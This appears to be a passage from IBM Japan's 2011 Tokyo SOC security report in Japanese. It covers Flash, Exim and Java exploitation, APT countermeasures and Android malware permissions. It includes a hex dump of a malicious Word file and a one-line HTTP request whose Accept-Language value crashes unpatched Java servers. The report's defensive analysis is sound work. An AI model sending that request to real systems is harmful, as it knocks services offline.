東京 SOC では、今期 Adobe Flash Player のゼロデイ脆弱性を悪用する攻撃を 2 回 (CVE-2011-0609、CVE-2011-0611) 確認しました。これらはどちらも、不正に細工された Flash ファイル (SWF ファイル) を Flash Player で読み込んだ場合に、不正なコードが実行される可能性があるという脆弱性です。

前節で紹介したとおり、これらの脆弱性は Adobe Reader および Acrobat に含まれる Flash 再生機能 (Authplay.dll) にも影響があります。このように Adobe Reader・Flash Player 双方に影響がある脆弱性が確認された場合、これまでは PDF ファイル内に不

正な SWF オブジェクトを埋め込んで、Adobe Reader の脆弱性を悪用する方法が一般的でした。今回の場合も、このような不正な PDF ファイルを検知していますが、その他の悪用方法も確認されています。

以下では、今期確認したこれらの脆弱性への攻撃事例を紹介します。

■ 攻撃事例

● CVE-2011-0611

2011 年 4 月 19 日、本脆弱性を悪用する標的型メール攻撃を確認しました。確認したメールは、表 1 にある震災に便乗した不正なメールです (添付ファイル名:「(震災関連) 放射能漏れ、予防と対策基礎知識.doc」)。このメールは、差出人アドレス (From) をエネルギー問題に著名な方の実在のメールアドレスに偽装し、国内の IP アドレスから送信されていました。

メールに添付された Word ファイルには、Flash Player の脆弱性を悪用する SWF オブジェクトが埋め込まれており (図 21)、この Word ファイルを開くと、不正なコードが実行され、ウイルスに感染する可能性があります。

Microsoft Office 形式のファイルには、SWF などのオブジェクトを埋め込んで表示する機能があります。攻撃者は、その機能を悪用して Flash Player の脆弱性と関係のないように思われる Word ファイルを用いてこの脆弱性を悪用しようとしていました。Word ファイル以外にも Excel ファイル内に不正な SWF オブジェクトを埋め込む事例も確認されています。

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
D4F0h:	24	C6	4F	04	03	5D	03	66	03	62	07	4F	0F	01	08	07	\$E0..].f.b.O...
D500h:	02	62	06	91	82	63	06	10	C6	FF	FF	02	2C	02	63	08	.b.`c.Æÿ.,c.
D510h:	5D	10	4A	10	00	63	09	5D	0C	27	4A	0C	01	63	0A	62]J.c.].'J.c.b
D520h:	09	5D	05	62	08	46	05	01	82	62	0A	4F	1B	02	5D	09	.]b.F.,b.O.].
D530h:	D0	62	09	46	16	01	61	09	08	01	08	09	08	03	08	0A	Èb.F.a.....
D540h:	08	04	08	05	08	08	47	00	00	06	00	01	08	08	01	47G.....
D550h:	00	00	07	13	01	00	00	00	68	73	00	40	00	00	00	00hs.θ...
D560h:	09	00	00	3E	01	00	00	58	01	00	00	08	00	02	00	00	...>...X.....
D570h:	00	00	00	08	00	14	00	00	00	66	00	3A	00	5C	00	73f.:.s
D580h:	00	6D	00	2E	00	73	00	77	00	66	00	00	00	08	00	14	.m...s.w.f.....
D590h:	00	00	00	66	00	3A	00	5C	00	73	00	6D	00	2E	00	73	...f.:.s.m...s
D5A0h:	00	77	00	66	00	00	00	08	00	0E	00	00	00	57	00	69	.w.f.....W.i
D5B0h:	00	6E	00	64	00	6F	00	77	00	00	00	08	00	06	00	00	.n.d.o.w.....
D5C0h:	00	2D	00	31	00	00	00	08	00	06	00	00	00	2D	00	31	-.1.....-1
D5D0h:	00	00	00	08	00	0A	00	00	00	48	00	69	00	67	00	68H.i.g.h
D5E0h:	00	00	00	08	00	02	00	00	00	00	00	08	00	06	00	00
D5F0h:	00	2D	00	31	00	00	00	08	00	00	00	00	00	08	00	02	-.1.....
D600h:	81	00	00	00	82	00	00	00	83	00	00	00	84	00	00	00f.....

図 21 Adobe Flash Player の脆弱性 (CVE-2011-0611) 悪用する Word ファイル

5.3 Exim の脆弱性を悪用した攻撃

オープンソースのメール転送エージェント (MTA) である Exim の 4.70 より前のバージョンには脆弱性 (CVE-2010-4344) が確認されています。この脆弱性は、2010 年 12 月に公開されたもので、不正に細工されたメッセージ・ヘッダーを受信すると不正なコードを実行してしまう可能性があります。東京 SOC では、2011 年 1 月中旬頃から局所的に Exim の脆弱性を悪用しようとする攻撃が行われていることを検知していました。

東京 SOC で確認した攻撃は、この脆弱性を悪用してメールサーバーにボットを感染させようとする攻撃です。図 22 は、攻撃パケットの一部です。

この攻撃によって感染するボットは Perl で記述されています (図 23)。このボットに感染すると、攻撃者の命令を受信するために IRC で C&C サーバーに接続します。ボットには、以下のような機能が存在します。

- ・ポートスキャン
- ・DoS 攻撃 (TCP、UDP、HTTP など)
- ・Google 検索を利用した脆弱サーバーのリストアップ
- ・サーバーのプロセス (httpd や Exim) を終了させる
- ・自身のプロセス名を httpd や Exim に変更する など

攻撃者は、Exim が利用されているサーバーのみに対象を限定して攻撃を行っていました。そのため、この攻撃は局所的に観測されており、大規模な攻撃は確認されませんでした。




図 22 Exim の脆弱性を悪用しようとする攻撃通信



図 23 Exim の脆弱性を悪用する攻撃で感染する Perl ボットの例

5.4 Java を利用している Web サーバーをサービス不能にする攻撃

2011年2月8日、Oracle社からJRE/JDKのサービス不能につながる恐れのある脆弱性（CVE-2010-4476）が公開されました。この脆弱性は文字列を浮動小数点数に変換する処理に存在するもので、ある特定の文字列を処理しようとした際に、無限ループあるいはプロセスダウンにつながる可能性があるというものです。なお、同様の脆弱性が2010年12月30日にPHPにも確認されています。

JRE/JDKは、様々なシステムで利用されていることから、JRE/JDKを利用している多数のシステムが影響を受ける可能性があります。例えば、IBM WebSphere® Application ServerにはJavaが利用されており、図24のようなHTTPリクエストを受信するとサービス不能に陥る可能性があります（2月10日以降順次、このJavaの修正を含んだパッチをリリース済み）¹⁸。

東京SOCでは、この脆弱性を悪用する攻撃は確認されていません。しかし、実際にこの脆弱性が悪用され、被害にあった事例が報告されています。

5.5 まとめ

本章で取り上げた脆弱性はすでに修正パッチや、脆弱性を修正したバージョンがリリースされています。脆弱性が未修正のシステムを使用している場合は、アップデートを行うことを強く推奨します。

5.1にて解説したように、今期確認されたAdobe Flashの脆弱性の多くがAdobe ReaderおよびAcrobatでも対象となるもので、Adobe Readerの全バージョンに影響を与えるものでしたが、実際の攻撃コードによって影響が確認されたのは、Adobe Reader 9以下のバージョンに限られました。Adobe Reader 10にはセキュリティーを強化するためにSandbox機能などが備えられており、そのために攻撃が成功しなかったと考えられます。1章でも解説したようにAdobe Readerは、攻撃者の主要なターゲットとなっているので、Adobe Readerをご利用の場合は、バージョン10にアップグレードすることをお勧めします。

なお、本章で取り上げた脆弱性を悪用しようとする攻撃は、東京SOCだけでなく、海外のSOCでも同様に確認されていました。

¹⁸ IBM: 【重要情報】 JRE/JDK が特定の文字列の数値変換でハングすることによるサービス不能の脆弱性 (CVE-2010-4476) (PM32387)
<http://www-01.ibm.com/support/docview.wss?rs=0&uid=swg21468197&wv=1>

```
GET /index.jsp HTTP/1.1
Host: example.com
Accept-Language: en-us;q=2.2250738585072012e-308
```

図 24 JRE/JDK の脆弱性を悪用しようとする攻撃通信

6 Advanced Persistent Threat (APT) 対策について

2011年3月、米EMC社のセキュリティー部門RSAがサイバー攻撃を受け、同社のセキュリティー製品に関わる情報が漏洩したことを発表しました¹⁹。同社は、この際にいわゆるAdvanced Persistent Threat (APT) に分類される攻撃が行われたと主張しています。また、5月には米ロッキード社に対して、同じくAPTに分類される攻撃が行われたという報道が行われ²⁰、ロッキード社もそれを認める声明を発表しました²¹。

本章では、今期大きな話題となった"Advanced Persistent Threat"について一般的な内容を紹介し、対策を提案します。

19 RSA <http://www.rsa.com/node.aspx?id=3872>

20 REUTERS <http://www.reuters.com/article/2011/05/26/us-lockheed-network-idUSTRE74P7U320110526>

21 Lockheed Martin http://www.lockheedmartin.com/news/press_releases/2011/0528hq-security.html

6.1 APT とは何か

ITセキュリティーの分野でAPTという言葉が活発に用いられるようになったきっかけは、2010年に公表された米Google社などを対象とした一連のサイバー攻撃"Operation Aurora"に関するMcAfee社の報告²²でした。しかし、APTという言葉はそれ以前から存在しており、既に2006年には米空軍が利用していたといわれています²³。

このように5年以上前から使われている用語ですが、その定義について広くコンセンサスが得られているとは言い難い状況です。よく用いられる定義を大まかにまとめると、攻撃の主体(Who)に基づいた定義と、攻撃の内容(What)に基づいた定義に二分されます。

前者は、攻撃主体が国家組織であるものをAPTと定義します。一方、後者は言葉通り"高度で持続的"と解釈される攻撃をAPTとしますが、この定義は定性的なもので、話者によって対象とする範囲に差異が生じる場合があります。本レポートでは、弊社のセキュリティー研究組織であるX-Force[®]の発表資料²⁴に基づき、後者の定義を用います。

22 McAfee <http://siblog.mcafee.com/cto/operation-%E2%80%9COperationAurora%E2%80%9D-hit-google-others/>

23 TaoSecurity <http://taosecurity.blogspot.com/2010/01/what-is-apt-and-what-does-it-want.html>

24 Combating Advanced Persistent Threat and other Targeted Attacks http://blogs.iss.net/archive/papers/1991%20Pulse%20IBM237_APT.pdf

Advanced

- ・報告前のゼロデイ脆弱性を悪用
- ・ウイルス対策ソフトウェアに検知されないカスタマイズされたマルウェアを利用
- ・複数の攻撃ベクトルを組み合わせた攻撃

Persistent

- ・数ヶ月～数年に及ぶ長期の攻撃
- ・復旧(検出、排除など)の試みを阻害
- ・対象への執拗な攻撃

Threat

- ・機密情報の漏洩を目的とした特定の個人および組織を対象とする攻撃
- ・無差別攻撃ではない

図 25 IBM X-Force による APT の説明

6.2 APT の具体的な内容と課題

図 26 は APT 攻撃の流れをまとめた模式図です。以下で、各フェーズの内容を解説します。

(1) 対象内部への侵入

メールなどを悪用した標的型攻撃やドライブ・バイ・ダウンロード攻撃、あるいはリムーバブル・メディアを介した攻撃などによって対象組織に関連するシステムにマルウェアを感染させる

(2) 対象内部での浸透・拡散

感染したマルウェアを、脆弱性を悪用するなどして内部で拡散・浸透させ、対象組織内の最終目標への接続性を確保する（リムーバブル・メディアを媒介するなどして、隔離ネットワークへの侵入を試みる場合もある）

(3) 情報窃取・破壊(攻撃目的の達成)

機密情報の窃取や重要システムの破壊など、攻撃の最終目的を実行する

目的が情報窃取の場合は、発見されるまで数ヶ月以上の期間にわたって継続して情報窃取が行われる

また、APT については、各フェーズで用いられる個々の手法に起因して、以下のような課題が挙げられます。

- (A) カスタマイズされたマルウェアやゼロデイ攻撃が用いられた場合、シグネチャー・ベースのウイルス対策ソフトウェアや、一般的な IPS による防御が難しい場合がある
- (B) 攻撃にソーシャル・エンジニアリングが用いられた場合、体系的な対策ではなく対象となる人間の意識レベルでの対応が必要になる
- (C) 特に情報窃取などを目的とする場合、(2)(3)のフェーズでは検知を回避するために潜伏する(ワームの様に爆発的に拡散・浸透を試みない)
- (D) リムーバブル・メディアを介した隔離ネットワークへの感染など、想定外のベクトルから攻撃を受ける場合がある
- (E) 攻撃者のアクティビティが隠蔽され、影響が長期に及ぶ場合がある




図 26 典型的な APT の模式図

6.3 APT 対策

APT の各フェーズで用いられる個々の手段は目新しいものではありません。標的型攻撃、リムーバブル・メディアを介したマルウェア感染、ゼロデイ攻撃、攻撃の隠蔽などといった手法はいずれも従来から用いられていたもので、特別な技術ではありません。

しかしながら、前節で課題として挙げたとおり、現時点ではこれらの手段を完全に遮断することが技術的に困難であることもまた事実です。この困難を克服する容易なソリューションは存在しません。

結局のところ、普遍的なセキュリティ対策を徹底することで、APT の各攻撃フェーズにおける様々な攻撃手段に対する耐性を高めることが APT に対する改善策となります。

本節では、その一例として以下の観点から組織のセキュリティ対策を再検討することを提案します。

■ID&アクセス管理

- 最小権限に基づいたアクセスポリシーの徹底
- アクセスポリシーのレビュー間隔の短縮
- 多要素認証システムの導入

■システムの隔離と情報の暗号化

- 機密情報を扱うシステムをインターネットに接続するシステムから隔離
- 情報システムへの接続経路の洗い出しとそれを踏まえた運用ポリシーの徹底（リムーバブルメディアの扱いなど）
- 機密情報の暗号化ポリシーの徹底

■従業員教育

- ソーシャル・エンジニアリングを用いた攻撃手法の共有（事例を紹介するなど）
- コンプライアンス教育とは別途実施

■ネットワーク監視(IDPS/Firewall/Proxy などの活用)

- シェルコード検出や難読化検出など heuristic な技術に基づいた攻撃検知

- 不正プロトコルや意図しない暗号化通信の監視（マルウェアの C&C 通信を検出）

■システム監視(エンドポイント・ソリューションの導入)

- ポリシー変更管理の徹底
- バッファ・オーバーフロー検出
- アプリケーション・ホワイトリストの適用

■電子メール環境のセキュリティー・レベルの改善

- S/MIME や PGP などの認証メカニズムの導入
- 送信元を自組織に偽装したメールの外部からの着信を遮断

また、独立行政法人 情報処理推進機構（IPA）が 2010 年 10 月に公開した「新しいタイプの攻撃に関するレポート」²⁵は、前節（1）（2）を「共通攻撃手法」、（3）を「個別攻撃手法」として分析し、共通攻撃手法への対策を具体的な機能要件の形にまとめているため、対策を検討する際に有用です。

6.4 まとめ

本章冒頭で記載したとおり、APT という用語の定義は一樣ではありません。特に本レポートで用いた「攻撃の内容（What）に基づいた定義」は定性的で幅が広く、実際のところ、個々の攻撃を APT とするか否かは話者の意図に大きく依存します。

このようにコンセンサスの得難い不明瞭な言葉でありながら、旬のマーケティング用語として広く用いられていることもまた APT の大きな問題であると言えるかもしれません。

攻撃の総体を捉える目的で APT という用語を用いることには意味があるかもしれませんが、具体的な対策を検討する段で APT という言葉に踊らされる必要はありません。組織内の各コンポーネントに対して従前から言われ続けているセキュリティ対策を適切に実施し実直に運用することが、APT 対策となります。

²⁵ <http://www.ipa.go.jp/about/technicalwatch/20101217.html>

[Column2]スマートフォンを狙うマルウェア

2011年3月1日、Androidマーケットにマルウェア(ウイルス名: DroidDream)が確認されました。確認されたマルウェアは、Androidマーケットに公開されていた正規のアプリケーションに不正なコードを埋め込む形で作成されていました。このDroidDreamは、Androidの脆弱性を悪用してroot権限を奪いバックドアを設置します。そして、コントロール(C&C)サーバーと通信を行いボットとして動作します。

これまで、Androidをターゲットとするマルウェアは中国を中心とした、非正規のアプリケーション配布サイトから拡散するものが中心でしたが、これ以降Androidマーケットでもマルウェアが配布される事例が発生するようになりました。

Androidはアプリケーションをインストールする際、アプリケーションのアクセス許可の警告を表示します。Androidマーケットなどからマルウェアを手動でインストールする際も、同様に警告は表示されます。DroidDreamに限らず、現在のAndroidマルウェアは、正規のアプリケーションに不正なコードを埋め込む形で作成されているため、オリジナルのアプリケーションに比べると不正なコードを含むものは要求されるアクセス許可の数が多いという特徴があります。

表6は、今期確認されたマルウェアの要求するアクセス許可と、そのマルウェアの作成に利用されたオリジナルのアプリケーションが要求するアクセス許可を比べた検証結果です。これを見ると、要求されるアクセス許可の数が多い場合以外に、「料金の発生するサービス」や「個人情報」、「送受信したメッセージ」へのアクセスを求めてくる場合にも、マルウェアの可能性を疑った方がよいようです。

最近、Androidマルウェア感染対策として、インストールしようとしているアプリケーションに必要なさそうなアクセス許可が要求されていないか確認するように様々な場所で言われています。しかし、表6を見て分かる通りオリジナルのアプリケーションと全く変わらないアクセス許可を求めてくるものも存在します(DroidKungFuなど)。また、アプリケーションによってはもともと多数のアクセス許可を必要とする場合もあるでしょう。

そのため、アクセス許可だけを頼りにしてマルウェアかどうかの判別をする対策は不十分です。マルウェアの感染を防ぐには、PCと同様にスマートフォンでもウイルス対策ソフトを利用することをお勧めします。最近では、ウイルス対策ベンダーや携帯電話キャリアから様々な無料のウイルス対策ソフトが公開されています。現在はAndroidマーケットなどからユーザーが手動でインストールしなければウイルスに感染することはありませんが、今後新たな方法で感染するマルウェアが現れるかもしれません。そのような脅威が現れる前に、今のうちからウイルス対策ソフトの導入を検討してください。

表6 Android マルウェア亜種別アクセス許可一覧

アクセス許可	Pjapps	Smspaom	Bgserv	DroidDream (Lotoor)	Adrd	DroidDream Light	Geinimi	Basebridge	DroidKungFu	Trojan 2sone ※	JSMShider ※	Plankton ※
送受信したメッセージ(SMS)	○	○	○		●					○	○	○
個人情報	○	○	○	○	●						○	○
料金の発生するサービス	○	○	○							○		
電話/通話	○	○	●	○	○	○	●	●	●	○	○	○
ストレージ	○	○	○	○	○	●	○	●	●	○	○	○
システムツール	○	●	○	○	○				●	○		○
ネットワーク通信	●	○	○	●	○	●	●	●	●	○	○	○
現在地			○	○		●	●	●	●	○	○	
ハードウェアの制御	●						●					

○ オリジナルアプリケーションのみ
 ● オリジナルアプリケーションおよび、変更されたアプリケーション(Malware)
 ○ 変更されたアプリケーション(Malware)のみ
 ※ 調査に利用した Malware には、オリジナルアプリケーションの存在が確認できませんでした。
 (注1) アクセス許可の内容は、ここで上げた項目よりもさらに細かく分類されていますが、ここでは大分類のみを記載しています。
 (注2) 本検証での Malware のアクセス許可は、検証に利用した機種の動作をあらわすものであり、同名の Malware すべてに当てはまるわけではありません。

おわりに

2011年上半期に東京SOCで観測した標的型メール攻撃のほとんどは、単一の組織に向けられたものではなく、特定の業種、あるいは職種（組織内の地位）のグループを対象としているように見受けられました。このような攻撃は、単一の対象に行われる標的型攻撃と比較して準標的型攻撃と呼ばれる場合があります。

本レポートで紹介した攻撃メールのサンプルにも見られる傾向ですが、いわゆる準標的型のメール攻撃では、メールの文面も完全に対象に特化したものではなく、対象とするグループに緩やかに関連するような内容になり、また、文字コードが不適切であったり、体裁がやや不自然であったりと、偽装の完成度も相対的にあまり高くない傾向があります。

これは、従来大量に観測されていた不正なメールやSQLインジェクションなどを無差別に試行するような攻撃が、攻撃にコストを要する比較的高度かつ限定的な攻撃にシフトしてゆく過程で、その費用対効果がバランスするポイントを表しているものだと考えることが出来ます。

金銭的な動機に基づく攻撃者は、費用対効果を無視して高度な攻撃を行うことはありません。つまり個々の攻撃手法に対する完全な対策を適用できない場合であっても、二重三重の防御手段を講じることで攻撃の難易度を上げることが出来れば、攻撃の影響を回避または低減できる可能性が高まります。

対応が難しいのは、政治や宗教などの理念に基づいたデモンストレーションを意図して突発的に行われるような攻撃や、コストパフォーマンスを無視して行われる高度にカスタマイズされた攻撃です。しかし、こういった類の攻撃に対しても、6章で挙げているAPTの対策例のように、一定の費用、そして一部の利便性

とのトレードオフを受け入れることで、攻撃の成功率を十分に下げることが可能です。

現在の様に各種の対策困難な脅威が叫ばれている時期にこそ、自社のビジネス継続のためにどの資産をどこまで保護する必要があるのか、それにどれくらいのコストを費やすべきなのか、攻撃者側と同じようにコストパフォーマンスを念頭に置いた上で改めて見直してみることが重要です。

IBMでは、本レポートで紹介したような情報セキュリティに対する脅威によってもたらされるリスクを低減するための対策を、現実的な方法で実現する必要があると考えています。そして、具体的なセキュリティ対策を検討支援、設計、導入から運用まで一貫して提供しています。

マネージド・セキュリティ・サービスでは、ネットワーク・レイヤーにおけるセキュリティ対策の運用サイクルを効率的に進めるための「MPS Select」や、さらに導入しやすい価格の「MPS Standard」など、複数のサービス・ラインナップを揃えています。

これらのサービスでは、IBM Security Network IPS（旧名称：Proventia[®]）シリーズを利用して、専門の技術者が24時間365日監視／運用／管理を行います。情報セキュリティに関するリスクを軽減させるための手段として利用をご検討いただければ幸いです。

IBMは、社会的な基盤へと成長した情報システムを守るため、高度化・多様化を続ける脅威に対して常に"Ahead of the Threat"を実現する製品とサービスを提供することで情報社会の発展を支援していきたいと考えています。

【注意】本レポートで紹介した対策は、利用環境によって他のシステムへ影響を及ぼす恐れがあります。また、攻撃は日々変化しており、必要となる対策もそれに応じて変化するため、記載内容の対策が、将来にわたって効果があるとは限りません。対策を行う際には十分注意の上、自己責任で行ってください。なお、IBMはこれらの対策の効果を保証するものではありません。

執筆者

大森 健史 (エグゼクティブ・サマリー)

梨和 久雄 (6章、おわりに、全体構成)

井上 博文 (コラム1)

朝長 秀誠 (1章～5章、コラム2)



2011年8月3日 発行

日本アイ・ビー・エム株式会社

GTS 事業 ITS デリバリー

マネージド・セキュリティ・サービス

©Copyright IBM Japan, Ltd. 2011

IBM、IBM ロゴ、ibm.com、Ahead of the Threat、Proventia および WebSphere は、世界の多くの国で登録された International Business Machines Corporation の商標です。他の製品名およびサービス名等は、それぞれ IBM または各社の商標である場合があります。現時点での IBM の商標リストについては、www.ibm.com/legal/copytrade.shtml をご覧ください。

Adobe は、Adobe Systems Incorporated の米国およびその他の国における登録商標または商標です。

Microsoft および Windows は Microsoft Corporation の米国およびその他の国における商標です。

Java およびすべての Java 関連の商標およびロゴは Oracle やその関連会社の米国およびその他の国における商標または登録商標です。

●このレポートの情報は 2011 年 8 月時点のものです。内容は事前の予告なしに変更する場合があります。